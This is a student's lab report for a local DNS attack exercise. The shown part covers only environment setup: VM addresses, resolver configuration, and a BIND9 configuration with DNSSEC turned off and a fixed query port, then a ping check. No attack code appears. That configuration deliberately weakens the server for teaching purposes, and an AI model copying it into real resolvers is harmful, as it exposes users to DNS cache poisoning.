

# CNS LAB 3


## Local DNS Attack

Name: Nikhil T M  
SRN:PES1UG20CS821  
Section:F

### LAB Set Up

DNS Server	10.0.2.8
Attacker	10.0.2.9
Victim	10.0.2.18

### DNS Server




```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:ab:41:94
              inet  addr: 10.0.2.8    Bcast:10.0.2.255  Mask:255.255.255.0
                      inet6 addr: fe80::1441:2a5e:5579:48c2/64 Scope:Link
                            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                            RX packets:126  errors:0  dropped:0  overruns:0  frame:0
                            TX packets:74  errors:0  dropped:0  overruns:0  carrier:0
                            collisions:0  txqueuelen:1000
                            RX bytes:19571 (19.5 KB)  TX bytes:8883 (8.8 KB)

lo          Link encap:Local Loopback
              inet  addr: 127.0.0.1    Mask:255.0.0.0
                      inet6 addr: ::1/128 Scope:Host
                            UP LOOPBACK RUNNING  MTU:65536  Metric:1
                            RX packets:76  errors:0  dropped:0  overruns:0  frame:0
                            TX packets:76  errors:0  dropped:0  overruns:0  carrier:0
                            collisions:0  txqueuelen:1
                            RX bytes:21840 (21.8 KB)  TX bytes:21840 (21.8 KB)

[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

## Attacker



Attacker [Running] - Oracle VM VirtualBox

Terminal

```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:16:1d:52
          inet addr: 10.0.2.9 Bcast: 10.0.2.255 Mask: 255.255.255.0
          inet6 addr: fe80::61b0:fc40:57c2:e0/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
            RX packets: 80 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 73 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 1000
            RX bytes: 13196 (13.1 KB) TX bytes: 8669 (8.6 KB)


lo        Link encap: Local Loopback
          inet addr: 127.0.0.1 Mask: 255.0.0.0
          inet6 addr: ::1/128 Scope: Host
            UP LOOPBACK RUNNING MTU: 65536 Metric: 1
            RX packets: 73 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 73 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 1
            RX bytes: 21697 (21.6 KB) TX bytes: 21697 (21.6 KB)

[10/17/21]seed@Nikhil_PES1UG20CS821:~$ █
```

Type here to search

24°C Haze 11:38 AM 10/17/2021

## Victim



Victim [Running] - Oracle VM VirtualBox

Terminal

```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3    Link encap: Ethernet HWaddr 08:00:27:da:15:5a
          inet addr: 10.0.2.18 Bcast: 10.0.2.255 Mask: 255.255.255.0
          inet6 addr: fe80::6f2:3ffc:29b2:41a7/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
            RX packets: 11 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 71 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 1000
            RX bytes: 2231 (2.2 KB) TX bytes: 8726 (8.7 KB)

lo        Link encap: Local Loopback
          inet addr: 127.0.0.1 Mask: 255.0.0.0
          inet6 addr: ::1/128 Scope: Host
            UP LOOPBACK RUNNING MTU: 65536 Metric: 1
            RX packets: 66 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 66 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 1
            RX bytes: 21349 (21.3 KB) TX bytes: 21349 (21.3 KB)


[10/17/21]seed@Nikhil_PES1UG20CS821:~$ █
```

Type here to search


24°C Haze 11:39 AM 10/17/2021

## Task 1: Configure the User Machine

Go to /etc/resolvconf/resolv.conf.d/head file on the victim machine and enter nameserver followed by the DNS Server machine's IP address



for the change to take effect run the command sudo resolvconf -u  
And enter the dig command to see the server IP address



```

;; ADDITIONAL SECTION:
a.root-servers.net. 518361 IN A 198.41.0.4
a.root-servers.net. 518361 IN AAAA 2001:503:ba3e::2:30
b.root-servers.net. 518361 IN A 199.9.14.201
c.root-servers.net. 518361 IN AAAA 2001:500:200::b
d.root-servers.net. 518361 IN A 192.33.4.12
e.root-servers.net. 518361 IN AAAA 2001:500:2::c
f.root-servers.net. 518361 IN A 199.7.91.13
g.root-servers.net. 518361 IN AAAA 2001:500:2d::d
h.root-servers.net. 518361 IN A 192.203.230.10
i.root-servers.net. 518361 IN AAAA 2001:500:48::e
j.root-servers.net. 518361 IN A 192.5.5.241
k.root-servers.net. 518361 IN AAAA 2001:500:2f::f
l.root-servers.net. 518361 IN A 192.112.36.4
m.root-servers.net. 518361 IN AAAA 2001:500:12::d0d
h.root-servers.net. 518361 IN A 198.97.196.53
h.root-servers.net. 518361 IN AAAA 2001:500:1::53
i.root-servers.net. 518361 IN A 192.36.148.17
i.root-servers.net. 518361 IN AAAA 2001:7fe::53
j.root-servers.net. 518361 IN A 192.58.128.30
j.root-servers.net. 518361 IN AAAA 2001:503:c27::2:30
k.root-servers.net. 518361 IN A 193.0.14.129
k.root-servers.net. 518361 IN AAAA 2001:7fd::1
l.root-servers.net. 518361 IN A 199.7.83.42
l.root-servers.net. 518361 IN AAAA 2001:500:9f::42
m.root-servers.net. 518361 IN A 202.12.27.33
m.root-servers.net. 518361 IN AAAA 2001:dc3::35

;; Query time: 5 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 02:29:18 EDT 2021
;; MSG SIZE rcvd: 811

```

[10/17/21]seed@Nikhil\_PES1UG20CS821:~\$

In the above screenshot we can see that the machine with IP address 10.0.2.8 acts as server of port number 53 .

## Task 2: Set Up a Local DNS Server

### Step 1: Configure the BIND9 Server.

Go to /etc/bind/named.conf.options to edit the configuration of the Bind Server

In the option block set the path where the DNS cache have to be dumped when rndc dumpdb - cache command is used

```

named.conf.options (/etc/bind) - gedit
named.conf.options
/etc/bind
Save

options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //================================================================
    dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;      # conform to RFC1035

    query-source port      33333;
    listen-on-v6 { any; };
};


```

## Step 2: Turn off DNSSEC

Comment the dnssec-validation auto and add the line dnssec-enable no which is used to turn off the dnssec

```
Victim [Running] - Oracle VM VirtualBox
*named.conf.options (/etc/bind) - gedit
options {
    directory "/var/cache/bind";
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113
    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.
    // forwarders {
    //     0.0.0.0;
    // };
    =====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    # dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;           # conform to RFC1035
    query-source port            33333;
    listen-on-v6 { any; };
};

Plain Text Tab Width: 8 Ln 29, Col 1 INS
Type here to search 24°C Haze 12:12 PM 10/17/2021
```


## Step 3: Start DNS server

After performing the above changes restart the bind server so that the changes are applied using the command sudo service bind9 restart

```
Victim [Running] - Oracle VM VirtualBox
Terminal
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit /etc/bind/named.conf.options
** (gedit:3004): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit /etc/bind/named.conf.options
(gedit:3025): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo service bind9 restart
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ 
```


## Step 4: Use the DNS server

To make sure that the dns is working ping any of the website and capture the packets using wireshark



```
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit /etc/bind/named.conf.options
** (gedit:3004): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit /etc/bind/named.conf.options
(gedit:3025): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3025): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ sudo service bind9 restart
[10/17/21]seed@Nikhil_PES1UG20CS821:~$ ping www.google.com
PING www.google.com (142.250.193.100) 56(84) bytes of data.
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=1 ttl=115 time=29.3 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=2 ttl=115 time=24.7 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=3 ttl=115 time=25.0 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=4 ttl=115 time=24.7 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=5 ttl=115 time=25.2 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=6 ttl=115 time=24.5 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=7 ttl=115 time=24.4 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=8 ttl=115 time=24.4 ms
64 bytes from maa05s24-in-f4.1e100.net (142.250.193.100): icmp_seq=9 ttl=115 time=25.4 ms
^Z
[1]+ Stopped ping www.google.com
[10/17/21]seed@Nikhil_PES1UG20CS821:~$
```

In the below screen shot we can observe that when the victim ping the google.com the request is sent to the dns server 10.0.2.8 later the dns server sends back the reply to the victim which consists of the IP address of the google.com then the victim directly communicate with the google.com




No.	Time	Source	Destination	Protocol	Length	Info
